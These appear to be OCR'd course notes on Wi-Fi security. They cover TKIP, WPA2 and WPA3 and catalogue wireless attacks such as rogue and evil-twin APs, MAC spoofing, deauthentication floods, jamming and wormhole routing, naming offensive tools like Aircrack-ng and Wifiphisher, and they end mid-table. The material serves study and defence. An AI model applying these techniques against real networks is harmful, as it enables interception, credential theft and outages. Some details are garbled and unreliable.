- **Guessing of IP addresses:** TKIP vulnerabilities allow attackers to guess the IP address of the subnet and inject small packets into the network to downgrade the network performance.

TKIP

- Temporal key integrity protocol
- It is a security protocol used in WPA as a replacement for WEP
- **It is used in a unicast (one device to another device) encryption key** that **changes for every packet**, thereby enhancing security.
- **This change in the key for each packet is automatically coordinated between the wireless client and AP.**
- TKIP uses a Michael Integrity Check algorithm with an MIC key to generate the MIC value. It utilizes the RC4 stream cipher encryption with 128-bit keys and a 64-bit MIC integrity check. It mitigates vulnerability by increasing the size of the IV and using mixing functions.
- Under TKIP, the client starts with a 128-bit temporal key (TK) that is then combined with the client's MAC address and with an IV to create a keystream that is used to encrypt data via RC4. It implements a sequence counter to protect against replay attacks.
- **TKIP enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys**.
- TKs are changed every 10,000 packets, which makes TKIP-protected networks more **resistant to cryptanalytic attacks involving key reuse.**

Key elements of TKIP:

- **Per-packet key mixing:** TKIP generates a unique key for each data packet. This key is a combination of a **master key, the device's MAC address, and a packet sequence number**. This frequent key rotation makes it harder to crack the encryption.
- **Message Integrity Check (MIC):** A 64-bit code (called Michael) is added to each packet. This code ensures the data hasn't been tampered with during transfer. The receiver calculates its own MIC and compares it to the received one. If they don't match, the packet is discarded.
- **Sequence counter:** This counter keeps track of the order packets are sent. It prevents attackers from replaying intercepted packets to gain access to the network.


1. **Data preparation:** The device wanting to send data prepares it for transmission.
2. **Key generation:** A unique key is generated for this specific packet using the per-packet key mixing function (master key, device MAC address, sequence number).
3. **Encryption:** The data is encrypted with the **RC4 cipher algorithm** using the newly generated key.
4. **MIC calculation:** The Michael MIC is calculated based on the original data and the key.
5. **Packet assembly:** The **encrypted data, MIC, sequence number, and other control information** are combined into a single packet.
6. **Packet transmission:** The packet is transmitted over the wireless network.
7. **Reception:** The receiving device retrieves the packet.
8. **Key generation:** Using the same method as the sender, the receiver generates the same unique key based on the received information.
9. **Decryption:** The RC4 cipher is used with the generated key to decrypt the data.
10. **MIC verification:** The receiver **calculates its own MIC based on the decrypted data and the key**. It then compares it with the received MIC.
11. **Data processing: If the MICs match, the data is considered valid and processed by the receiving device. If not, the packet is discarded.**

WPA2

- It is an upgrade to WPA using **AES** and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (**CCMP**) for wireless data encryption
- Wi-Fi Protected Access 2 (WPA2) is a security protocol used to safeguard wireless networks.
- **WPA2 replaced WPA in 2006.**
- It is compatible with the 802.11i standard and supports many security features that WPA does not.
- WPA2 introduces the use of the **National Institute of Standards and Technology (NIST) FIPS 140-2-compliant AES encryption algorithm**, which is a strong wireless encryption algorithm, and the **Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP)**.
- It provides stronger data protection and network access control than WPA.
- Furthermore, it gives a high level of security to Wi-Fi connections so that only authorized users can access the network.
- **Two modes of operations**

WPA2-Personal:	**WPA2-Enterprise**
• This is the most common option for home Wi-Fi. • **All devices connect using a single Pre-Shared Key (PSK), which is like a shared password for the network.** • It's easy to set up, but if someone cracks the password, they have full access to your network. • In the PSK mode, each wireless network device encrypts the network traffic using a 128-bit key derived from a passphrase of 8–63 ASCII characters. The router uses the combination of a passphrase, network SSID, and TKIP to generate a unique encryption key for each wireless client. These encryption keys change continually.	• This is a more secure option used in businesses and organizations. Devices connect using 802.1X, a protocol that involves a **central authentication server called a RADIUS** server. • **Each device has its own unique credentials (username/password or machine certificate) that the RADIUS server verifies before granting access.** • This provides stronger access control and prevents unauthorized devices from joining the network, even if they know the SSID (network name). • **WPA2-Enterprise uses EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, and certificates.**
Pre-Shared Key (PSK) - Single password for all devices 256-bit key generated from a password to authenticate with the AP	802.1X - Individual user/device credentials WPA-Enterprise assigns a unique ciphered key to every system and hides it from the user in order to provide additional security and to prevent the sharing of keys. Users are allocated login credentials by a centralized server, which they must present when connecting to the network.
Devices share the same PSK to connect - Router validates the PSK	Devices use 802.1X handshake with RADIUS server - RADIUS server verifies user/device credentials in central database
Easy to set up No additional hardware required	More secure Stronger access control Individual accountability
Less secure Shared password vulnerability Brute-force attacks possible	Complex setup Requires RADIUS server Additional IT expertise
Home Wi-Fi network Protects against neighbours or casual attackers	Corporate office network Protects sensitive data, enforces access policies (e.g., restrict guest access)

- **How WPA2 works**



- During CCMP implementation, additional authentication data (AAD) are generated using a MAC header and included in the encryption process that uses both AES and CCMP encryptions.
- Consequently, the non-encrypted portion of the frame is protected from any alteration or distortion.
- The protocol uses a sequenced packet number (PN) and a portion of the MAC header to generate a Nonce that it uses in the encryption process.
- The protocol gives plaintext data, and temporal keys, AAD, and Nonce are used as input for the data encryption process that uses both AES and CCMP algorithms.
- A PN is included in the CCMP header for protection against replay attacks.
- The resultant data from the AES and CCMP algorithms produce encrypted text and an encrypted MIC value.
- Finally, the assembled MAC header, CCMP header, encrypted data, and encrypted MIC form the WPA2 MAC frame.

- **Issues in WPA 2**
- **Weak passwords:** If users depend on weak passwords, the WPA2 PSK is vulnerable to various attacks such as eavesdropping, dictionary, and password-cracking attacks.
- **Lack of forward secrecy:** If an attacker captures a PSK, they can decrypt all the packets encrypted with that key (i.e., all the packets transmitted or being transmitted can be decrypted).
- **Vulnerability to man-in-the-middle (MITM) and denial-of-service (DoS) attacks:** The Hole96 vulnerability in WPA2 allows attackers to exploit a shared group temporal key (GTK) to perform MITM and DoS attacks.
- **Predictability of GTK:** An insecure random number generator (RNG) in WPA2 allows attackers to discover the GTK generated by the AP. This further allows attackers to inject malicious traffic in the network and decrypt all the transmissions in progress over the Internet.
- **KRACK vulnerabilities: WPA2 has a significant vulnerability to an exploit known as key reinstallation attack (KRACK). This exploit may allow attackers to sniff packets, hijack connections, inject malware, and decrypt packets.**
- **Vulnerability to wireless DoS attacks:** Attackers can exploit the WPA2 replay attack detection feature to send forged group-addressed data frames with a large PN to perform a DoS attack.
- **Insecure WPS PIN recovery:** In some cases, disabling WPA2 and WPS can be a time-consuming process, in which the attacker needs to control the WPA2 PSK used by the clients. When WPA2 and WPS are enabled, the attacker can disclose the WPA2 key by determining the WPS personal identification number (PIN) through simple steps.

AES

- Advance Encryption Standards
- It is a **symmetric-key** encryption used in WPA2 as a replacement for TKIP

CCMP

- Counter Mode Cipher Block Chaining Message Authentication Code Protocol
- It is an encryption protocol used in WPA2 for strong encryption and authentication

WPA2 Enterprise

- It integrates EAP standards with WPA2 encryption

RADIUS

- Remote Authentication Dial-In user service
- It is a centralized authentication and authorization management system

PEAP

- It is a protocol that **encapsulates the EAP** within an encrypted and authenticated Transport Layer Security (TLS) tunnel.

WPA3

- It is a third-generation Wi-Fi security protocol that provides new features for personal and enterprise usage.
- **It uses Galois/Counter Mode-256 (GCMP-256) for encryption and the 384-bit hash message authentication code with the Secure Hash Algorithm (HMAC-SHA-384) for authentication.**
- Wi-Fi Protected Access 3 (WPA3) was announced by the Wi-Fi Alliance on **January 2018** as an advanced implementation of WPA2 that provides **trailblazing** protocols. Like WPA2, the WPA3 protocol has two variants: WPA3-Personal and WPA3-Enterprise. **WPA3 provides cutting-edge features to simplify Wi-Fi security and provides the capabilities necessary to support different network deployments ranging from corporate networks to home networks**. It also ensures cryptographic consistency using encryption algorithms such as AES and TKIP to defend against network attacks. Furthermore, it provides network resilience through **Protected Management Frames (PMF)** that deliver a high level of protection against eavesdropping and forging attacks. WPA3 also disallows outdated legacy protocols.
- Modes of operations

WAP - 3 Personal	WAP - 3 Enterprise
• This mode is mainly used to deliver password-based authentication. • WPA3 is more rigid to attacks than WPA2 because it uses a modern key establishment protocol called the **Simultaneous Authentication of Equals (SAE), also known as Dragonfly Key Exchange**, which replaces the PSK concept used in WPA2-Personal. • Some of the features of WPA3-Personal are described below. • **Resistance to offline dictionary attacks:** It prevents passive password attacks such as brute-forcing. • **Resistance to key recovery:** Even when a password is determined, it is impossible to capture and determine session keys while maintaining the forward secrecy of network traffic. • **Natural password choice:** It allows users to choose weak or popular phrases as passwords, which are easy to remember. • **Easy accessibility:** It can provide greater protection than WPA2 without changing the previous methods used by users for connecting to a network.	• This mode is based on WPA2. It offers better security than WPA2 across the network and protects sensitive data using many cryptographic concepts and tools. Some of the security protocols used by WPA3-Enterprise are described below. • **Authenticated encryption:** It helps in maintaining the authenticity and confidentiality of data. For this purpose, WPA3 uses the **256-bit Galois/Counter Mode Protocol (GCMP-256)**. • **Key derivation and validation:** It helps in generating a cryptographic key from a password or master key. It uses the **384-bit hashed message authentication mode (HMAC) with the Secure Hash Algorithm, termed HMAC-SHA-384**. • **Key establishment and verification:** It helps in exchanging cryptographic keys among two parties. For this purpose, WPA3 uses **Elliptic Curve Diffie–Hellman (ECDH)** exchange and Elliptic Curve Digital Signature Algorithm **(ECDSA)** using a 384-bit elliptic curve. • **Frame protection and robust administration:** WPA3 uses 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256) for this purpose.

- Enhancements in WPA3 with Respect to WPA2

Secured handshake	• The Simultaneous Authentication of Equals (SAE) protocol, also known as the Dragonfly handshake, can be used to make a **password resistant to dictionary and brute-force attacks**, preventing the offline decryption of data.
Wi-Fi Easy Connect	• This feature simplifies the security configuration process by managing different interface connections in a network with one interface using the **Wi-Fi Device Provisioning Protocol (DPP)**. • This can securely allow a plethora of smart devices in a network to connect to one device using a **quick response (QR) code** or password. It also helps set up a connection between different IoT devices

Unauthenticated encryption	• It uses a new feature called **Opportunistic Wireless Encryption (OWE)** that replaces the 802.11 “open” authentication by providing better protection when using public hotspots and public networks.
Bigger session keys:	• The cryptographic security process of WPA3-Enterprise supports key sizes of **192 bits or higher**, which are difficult to crack, ensuring rigid protection

Comparison of WEP, WPA, WPA2, and WPA3

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
WPA3	AES-GCMP 256	Arbitrary length 1 - 2^{64}	192-bits	ECDH and ECDSA	BIP-GMAC-256

LO#03: Explain Different Wireless Threats

What ?	• The previous sections discussed basic wireless concepts and wireless security mechanisms such as encryption algorithms that secure wireless network communications. To secure wireless networks, a network administrator needs to understand the various possible weaknesses of encryption algorithms, which may lure attackers. The wireless network can be at risk to various types of attacks, including **access-control attacks, integrity attacks, confidentiality attacks, availability attacks, and authentication attacks**. This section discusses different types of security risks, threats, and attacks associated with wireless networks.

Access Control Attacks

What ?	• Wireless access-control attacks aim to **penetrate a network by evading WLAN access-control measures, such as AP MAC filters and Wi-Fi port access controls**.
WarDriving	• In a wardriving attack, WLANs are detected either by sending probe requests over a connection or by listening to web beacons. • An attacker who discovers a penetration point can launch further attacks on the LAN. • Some of the tools that the attacker may use to perform wardriving attacks are **KisMAC** and **NetStumbler**.

Rogue Access Points

User Connecting to Rogue Access Point
My SSID is certifiedhacker. Connect to me
Attacker


- In order to create a backdoor to a trusted network, an attacker **may install an unsecured AP or fake AP** inside a firewall.
- The attacker may also use software or hardware APs to perform this kind of attack.
- **A wireless AP is termed a rogue access point when it is installed on a trusted network without authorization.**
- An inside or outside attacker can install rogue APs on a trusted network with malicious intentions.
- A**Ps connect to client NICs by authenticating with the help of SSIDs.** Unauthorized (or rogue) APs can allow anyone with an 802.11-equipped device to connect to a corporate network. **An unauthorized AP can give an attacker access to the network**.
- With the help of wireless sniffing tools, the following can be determined from APs:
  - authorized MAC addresses,
  - the vendor name, and
  - security configurations.
- An attacker can then create a **list of MAC addresses of authorized APs on the target LAN and crosscheck this list with the list of MAC addresses found by sniffing**. Subsequently, an a**ttacker can create a rogue AP and place it near the target corporate network**.
- Attackers use rogue APs placed in an 802.11 network to hijack the connections of legitimate network users. **When a user turns on a computer, the rogue AP will offer to connect with the network user’s NIC**. **The attacker lures the user to connect to the rogue AP by sending the SSID**. If the user connects to the rogue AP under the impression that it is a legitimate AP, all the traffic from the user passes through the rogue AP, enabling a form of wireless packet sniffing. **The sniffed packets may even contain usernames and passwords**

MAC Spoofing

Device with MAC address: 00-0C-F1-56-98-AD
Production Department
Account Departm
Attacker
I am MAC 00-0C-F1-56-98-AD
Hacker spoofing the MAC address

- Using the MAC spoofing technique, an attacker can **reconfigure a MAC address to appear as an authorized AP** to a host on a trusted network.
- The attacker may use tools such as **SMAC** to perform this kind of attack
- In wireless networks, the **transmit probes of APs respond through beacons to advertise presence and availability**. The probe responses contain information on the **AP identity (MAC address) and the identity of the network it supports (SSID)**.
- Clients in the vicinity connect to the network through these beacons based on the MAC address and the SSID it contains. Many software tools and APs allow setting user-defined values for the MAC addresses and SSIDs of AP devices. **An attacker can spoof the MAC address of the AP by programming a rogue AP to advertise the same identity information as that of the legitimate AP.** An attacker connected to the AP as an authorized client can have full access to the network.
- This type of attack succeeds when the target wireless network uses MAC filtering to authenticate clients (users)

AP Misconfiguration





Access Point Misconfigured
SSID: certifiedhacker
Wi-Fi password not configured
SSID Broadcast
APs are configured to broadcast SSIDs to authorized users
Weak Password
To verify authorized users, network administrators incorrectly use the SSIDs as passwords
Configuration Error
SSID broadcasting is a configuration error that enables intruders to steal an SSID and cause the AP assume they are allowed to connect
Connecting to certifiedhacker No password, lucky me!
Attacker

- If a user **improperly configures** any of the critical security settings at any of the APs, the entire network could be exposed to vulnerabilities and attacks.
- The AP cannot trigger alerts in most intrusion-detection systems, because these systems recognize them as a legitimate device.
- Most organizations spend significant amounts of time defining and implementing Wi-Fi security policies, but it **may be possible for a client of a wireless network to change the security settings of an AP unintentionally**. This, in turn, may lead to misconfigurations in APs.
- **A misconfigured AP can expose an otherwise well-secured network to attacks**. **It is difficult to detect a misconfigured AP because it is an authorized, legitimate device on the network**. Attackers can easily connect to a secured network through misconfigured APs, which continue to function normally after an attacker connects **because no alerts will be triggered even if the attacker uses the connection to compromise security**.
- Many organizations fail to maintain Wi-Fi security policies and do not take proper measures to eliminate this flaw in security configurations. As the Wi-Fi networks of organizations expand to more locations and more devices, misconfigured APs become increasingly dangerous.

- The key elements that play an important role in this kind of attack include the following:

SSID broadcast:	• An attacker configures APs to broadcast SSIDs to authorized users. • All AP models have their own default SSID, and APs with default configurations using default SSIDs are vulnerable to brute-force dictionary attacks. Even if users enable WEP, an unencrypted SSID broadcasts the password in plaintext.
Weak	• Some network administrators **incorrectly use SSIDs as basic passwords** to verify authorized users.

	password: • SSIDs act as rudimentary passwords and help network administrators recognize authorized wireless devices in the network **Configuration error:** • Configuration errors include errors made during installation, configuration policies on an AP, human errors made while troubleshooting WLAN problems, and security changes not implemented uniformly across an architecture. SSID broadcasting is a configuration error that assists attackers in stealing an SSID, which makes the AP assume that the attacker is attempting a legitimate connection
Ad Hoc Associations / Peer to Peer Mode	• Ad hoc mode, also known as **peer-to-peer mode**, is a wireless network structure that allows **devices to communicate directly with each other** without a central access point or router. It's a feature of the 802.11 set of standards, and is specified as an **independent basic service set (IBSS)** • An attacker may perform this kind of attack using **any Universal Serial Bus (USB) adapter or wireless card**. • The attacker **connects the host to an unsecured client to attack a specific client or to avoid AP security**. • **Wi-Fi clients can communicate directly via an ad-hoc mode that does not require an AP to relay packets.** Data can be conveniently shared among clients in ad-hoc networks, which are quite popular among Wi-Fi users. • **Security threats arise when an attacker forces a network to enable the ad-hoc mode**. Some network resources are accessible only in the ad-hoc mode, but this mode is inherently insecure and does not provide strong authentication or encryption. Thus, an attacker can easily connect to and compromise a client operating in the ad-hoc mode. An attacker who penetrates a wireless network can also use an ad-hoc connection to compromise the security of the organization's wired LAN.
Promiscuous Client	• Using a promiscuous client, an attacker exploits the **behavior of 802.11 wireless cards: they always attempt to find a stronger signal to connect**. • An attacker places an AP near the target Wi-Fi network and gives it a common SSID, offering an **irresistibly stronger signal** and higher speed than the target Wi-Fi network. • **The intent is to lure the client to connect to the attacker's AP, rather than a legitimate Wi-Fi network.** • Promiscuous clients allow an attacker to transmit target network traffic through a fake AP. It is very similar to the evil-twin threat on wireless networks, in which an attacker launches an AP that poses as an authorized AP by beaconing the WLAN's SSID
Client Mis-association	 Control Room Maintenance Air-Traffic Controller Here is the access point Attacker in a Neighboring Area Attacker sets up a rog the employees of the Once associated, attac • The **client may intentionally or accidentally connect or associate with an AP outside the legitimate network because the WLAN signals travel through the air, walls, and other obstructions**. This kind of client mis-association can lead to access-control attacks. • Mis-association is a security flaw that can occur when a **network client connects with a neighboring AP**. **Client mis-associations can occur for various reasons such as misconfigured clients, insufficient coverage of corporate Wi-Fi, lack of a Wi-Fi policy, restrictions on the use of Internet in the office, ad-hoc connections that administrators do not manage regularly, and attractive SSIDs**. • They can occur with or without the knowledge of the wireless client and rogue AP. • To perform a client mis-association attack, an attacker sets up a rogue AP outside the corporation's perimeter. The attacker first learns the SSID of the target wireless network. **Using a spoofed SSID, the attacker may send beacons advertising the rogue AP in order to lure clients to connect**. The attacker can use the rogue AP as a channel to bypass enterprise security policies. Once a client connects to the rogue AP, an **attacker can retrieve sensitive information such as usernames and passwords by launching MITM, EAP dictionary, or Metasploit attacks to exploit client mis-association**.
Unauthorized Association	•  Unauthorized Association Wi-Fi User-1 User infected with Wi-Fi enabling Trojan Wi-Fi User-2 Reception GPS Unit Accounting Department Access Point Stock Holding 2 Production House Stock Holding 1 Wi-Fi User-3 Attacker 01 Soft APs are client cards or embedded WLAN radios in some PDAs and laptops that can be launched inadvertently or through a virus program 02 Attackers infect a victim's machine and activate soft APs, thus allowing them unauthorized connection to the enterprise network 03 Attackers connect to enterprise networks through soft APs instead of the actual APs • Unauthorized association is a major threat to wireless networks. It has two forms: **(1) accidental association** • accidental association involves connecting to the target network's AP from a neighboring organization's overlapping network without the victim's knowledge. **(2) malicious association.** • An attacker performs malicious association with the help of soft APs instead of corporate APs. The attacker creates a soft AP, typically on a laptop, by running a tool that makes the laptop's NIC appear as a legitimate AP. The attacker then uses the soft AP to gain access to the target wireless network. Software APs are available on client cards or embedded WLAN radios in some PDAs and laptops; an attacker can launch these directly or through a virus program. The attacker infects the victim's machine and activates soft APs, allowing an unauthorized connection to the enterprise network. An attacker who gains access to the network using unauthorized association may steal passwords, launch attacks on a wired network, or plant Trojans.
Inter-Chip Privilege Escalation/ Wireless Co-Existence Attack	• An inter-chip privilege escalation attack exploits the underlying vulnerabilities in wireless chips that handle wireless communications such as Bluetooth and Wi-Fi. Manufacturers often design separate chips for Bluetooth and Wi-Fi. Alternatively, they design a **combo chip for both types of wireless communications**. • **Attackers leverage combo chips to exploit one chip to steal the data from another chip and make lateral moves to exploit other chips.** • **For example, while sharing resources, a Bluetooth chip can directly capture credentials or other sensitive data from the Wi-Fi chip, or it can manipulate the traffic going through the Wi-Fi chip.** • **This can cause a wireless co-existence attack, which may lead to privilege escalation at chip boundaries.**

Integrity Attacks


What ?	• **An integrity attack involves changing or altering data during transmission**. • **In wireless integrity attacks, attackers send forged control, management, or data frames over a wireless network to misdirect wireless devices and perform another type of attack such as a DoS attack**. The below list summarizes different types of integrity attacks.
Data Frame Injection	• Constructing and sending forged 802.11 frames. • Tools : **Airpwn, File2air, Wperf, void11, WEPWedgie, wnet dinject**
WEP Injection	• Constructing and sending forged WEP encryption keys. • **WEP cracking + injection tools**
Bit-Flipping Attacks	• Capturing the frame and flipping random bits in the data payload, modifying the ICV, and sending it to the user.
Extensible AP Replay	• Capturing 802.1X Extensible Authentication Protocols (e.g., EAP Identity, Success, and Failure) for later replay. • **Wireless capture + injection tools between client and AP**
Data Replay	• Capturing 802.11 data frames for later (modified) replay. • Capture + injection tools
Initialization Vector Replay Attacks	• Deriving the keystream by sending a plaintext message.

RADIUS Replay	• Capturing RADIUS Access-Accept or Reject messages for later replay • Ethernet capture + injection tools between AP and authentication server
Wireless Network Viruses	• Viruses have a great impact on wireless networks. They can provide an attacker with a simple method to compromise APs.

Confidentiality Attacks

What ?	• These attacks attempt to **intercept confidential information sent over a wireless network**, regardless of whether the system transmits data in cleartext or an encrypted format. • If the system transmits data in an encrypted format (such as WEP or WPA), an attacker may attempt to break the encryption. • The below listing summarizes different types of confidentiality attacks on wireless networks.
Eavesdropping	• Capturing and decoding unprotected application traffic to obtain potentially sensitive information. • **Wireshark, Ettercap, Kismet, commercial analyzers**
Traffic Analysis	• Inferring information from the observation of external traffic characteristics.
Cracking WEP Key	• Capturing data to recover a WEP key using **brute force or Fluhrer-Mantin-Shamir (FMS) cryptanalysis.** • Aircrack-ng, AirSnort, chopchop, WepAttack, WepDecrypt
Evil Twin AP	• Posing as an authorized AP by beaconing the WLAN's SSID to lure users. • HostAP, EvilTwinFramework, Wifiphisher
Honeypot AP	• Setting an AP's SSID to be the same as that of a legitimate AP • Manipulating SSID • If multiple WLANs co-exist in the same area, a user can connect to any available network. Such areas are vulnerable to attacks. • Normally, when a wireless client is switched on, it probes a nearby wireless network for a specific SSID. An attacker takes advantage of this behavior of wireless clients by setting up an **unauthorized wireless network using a rogue AP**. This AP has high-power (high-gain) antennas and uses the same SSID as the target network. Users who regularly connect to multiple WLANs may connect to the rogue AP. **Such APs mounted by attackers are called "honeypot" APs**. • They transmit a stronger beacon signal than legitimate APs so that NICs searching for the strongest available signal may connect to the rogue AP. If an authorized user connects to a honeypot AP, a security vulnerability is created and sensitive user information such as identity, username, and password may be revealed to the attacker.
Session Hijacking	• Manipulating the network such that the attacker's host appears to be the desired destination. • Manipulating
Masquerading	• Pretending to be an authorized user to gain access to a system • Stealing login IDs and passwords, bypassing authentication mechanisms
Man-in-the-Middle Attack	• Running conventional MITM attack tools on an evil-twin AP to intercept TCP sessions or Secure Sockets Layer (SSL)/Secure Shell (SSH) tunnels • dsniff, Ettercap, aLTEr attack


Availability Attacks

What ?	• Availability attacks aim at **obstructing the delivery of wireless services to legitimate users**, either by crippling WLAN resources or by denying them access to these resources. This attack makes wireless network services unavailable to legitimate users. Attackers can perform availability attacks in various ways, obstructing the availability of wireless networks. The below list summarizes different types of availability attacks on wireless networks.
Access Point Theft	• Physically removing an AP from its installed location
Denial-of-Service	 User-2 Data Wa Wi-Fi Connected 1 User-1 Wi-Fi Disconnected 3 Project Calculation Sends De-authenticate packet 2 Attacker • Exploiting the **carrier-sense multiple access with collision avoidance (CSMA/CA) clear channel assessment (CCA) mechanism to make a channel appear busy** • An adapter that supports the CW Tx mode, with a low-level utility to invoke continuous transmissions • Destroying the connectivity between an AP and client to make the target unavailable to other wireless devices. • Wireless networks are susceptible to DoS attacks. These networks operate in unlicensed bands with data transmission in the form of radio signals. The designers of the MAC protocol aimed at simplicity, but it is vulnerable to DoS attacks. WLANs usually carry mission-critical applications such as VoIP, database access, project data files, and Internet access. **Disrupting these applications on WLANs through a DoS attack is easy and can cause a loss of productivity or network downtime**. • Examples of MAC DoS attacks are **de-authentication flood attacks, virtual jamming, and association flood attacks**. • Wireless DoS attacks disrupt wireless network connections by broadcasting de-authenticate commands. • The transmitted de-authentication forces the clients to disconnect from the AP
Jamming Signal Attacks	• Jamming is an attack performed on a wireless network to compromise it. In this type of exploitation, **overwhelming volumes of malicious traffic result in a DoS to authorized users, obstructing legitimate traffic**. • **All wireless networks are prone to jamming, and spectrum jamming attacks usually block all communications completely.** • An attacker uses specialized hardware to perform this kind of attack. **The signals generated by jamming devices appear to be noise to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided, resulting in a DoS**. • Furthermore, jamming signal attacks are not easily noticeable. • The procedure of a jamming signal attack is summarized as follows. • An attacker stakes out the target area from a nearby location with a high-gain amplifier that drowns out a legitimate AP. • Users are unable get through to log in or are disconnected by the overpowering nearby signal. • The jamming signal causes a DoS because 802.11 is a CSMA/CA protocol, the **collision-avoidance algorithms of which require a period of silence before a radio is allowed to transmit**. • **<See Tools for more information>**
Authenticate Flood	• Sending **forged authenticates or associates from random MACs to fill a target AP's association table**. • **AirJack, File2air, void11**
Disassociation Attacks	• **Destroying the connectivity between an AP and client** to make the target unavailable to other wireless devices.
De-authenticate Flood	• Flooding client(s) with **forged de-authenticates or disassociates to disconnect users from an AP**. • AirJack, void11
ARP Cache Poisoning Attack	• Creating many attack vectors
EAP-Failure	• Observing a **valid 802.1X EAP exchange and then sending the client a forged EAP-Failure** message. • File2air and Airtool Pi
Routing Attacks	• Distributing routing information within the network • RIP protocol, exploiting Ad-Hoc On-Demand Distance Vector (**AODV**) and Dynamic Source Routing (**DSR**) protocols using **wormhole** and **sinkhole** attacks


Feature	Sinkhole Attack	Wormhole Attack

<table>
<tr><td></td><td>

How it works	Deceives with fake routing info	Creates a tunnel for data
Goal	Disrupt or steal data	Disrupt, steal, or eavesdrop
Requires	One malicious node	Two colluding nodes

<table>
<tr><td><b>Wormhole Attack</b></td><td>


- In wireless sensor networks, protocols such as <b>AODV and DSR use route request (RREQ) and route reply (RREP) messages to discover the dynamic route between source and destination nodes</b>. For example, a source node (S) sends an RREQ packet, which is a broadcast message to the destination node (D), and D responds by sending the RREP packet, which is a unicast message. RREP contains the route information to reach D. When S receives this message, it stores this information in its <b>route cache</b> and forwards all the application data to D using this route.
</td><td>


- <b>A wormhole attack exploits dynamic routing protocols such as Dynamic Source Routing (DSR) and the Ad-Hoc On-Demand Distance Vector (AODV)</b>.
- In this attack, an attacker locates themselves strategically in the target network to sniff and record ongoing wireless transmissions. <b>From this location, the attacker advertises that the malicious node has the shortest route for transmitting data to other nodes in the network.</b> To perform sniffing and to record the ongoing communication, the attacker creates a tunnel to forward the data between the source and destination node.
- In a wormhole attack, the <b>attacker attempts to build a tunnel between S and D</b> using a malicious node (M) within the transmission range of S and D. The attacker listens to the network traffic waiting for RREQ messages. When S attempts to transmit some application data to D, it first sends an RREQ message to discover the route to D.
- <b>The attacker sniffs this RREQ message from S and forwards the RREQ message directly to D before the original RREQ message reaches D</b>.
- <b>Similarly, the attacker sniffs the RREP message from D and forwards it to S before the original RREP message reaches S, thereby creating a fake direct link between S and D via M.</b> After establishing a successful tunnel between S and D, the attacker starts controlling the data flow between the two nodes and may start performing other types of attacks.
- Wormhole attacks pose a severe threat to wireless sensor networks because attackers using this attack may manipulate routing and application data in real time, severely impacting the confidentiality, integrity, and availability of network data.
</td></tr>
<tr><td><b>Sinkhole Attack</b></td><td>


</td><td>

- A sinkhole attack is a variant of the selective forwarding attack in which the <b>attacker advertises a compromised or malicious node as the shortest possible route to the base station</b>.
- The attacker places the malicious <b>node near the base station and attracts all the neighboring nodes with fake routing path information and further performs a data forging attack</b>.
- <b>Attackers use the compromised node to sniff and manipulate all ongoing network transmissions.</b>
- A sinkhole attack can also be performed simultaneously with a wormhole attack, where the malicious node can occupy all the network traffic and use the tunneling technique to reach the base station faster than other nodes. A sinkhole attack is complex to detect, and it can adversely affect higher-layer applications in the Open Systems Interconnection (OSI) model.
</td></tr>
</table>
</td></tr>
<tr><td>Power Saving Attacks</td><td>

- Transmitting a <b>spoofed traffic indication map (TIM) or delivery TIM (DTIM) to a client in the power-saving mode</b>, making the client vulnerable to a DoS attack.
</td></tr>
<tr><td>Beacon Flood</td><td>

- Generating <b>thousands of counterfeit 802.11 beacons</b> to make it difficult for clients to find a legitimate AP
- FakeAP
</td></tr>
<tr><td>TKIP MIC Exploit</td><td>

- Generating invalid Temporal Key Integrity Protocol (TKIP) data to exceed the target AP's MIC error threshold, suspending WLAN service.
- <b>File2air, wnet dinject</b>
</td></tr>
<tr><td>alTEr Attack
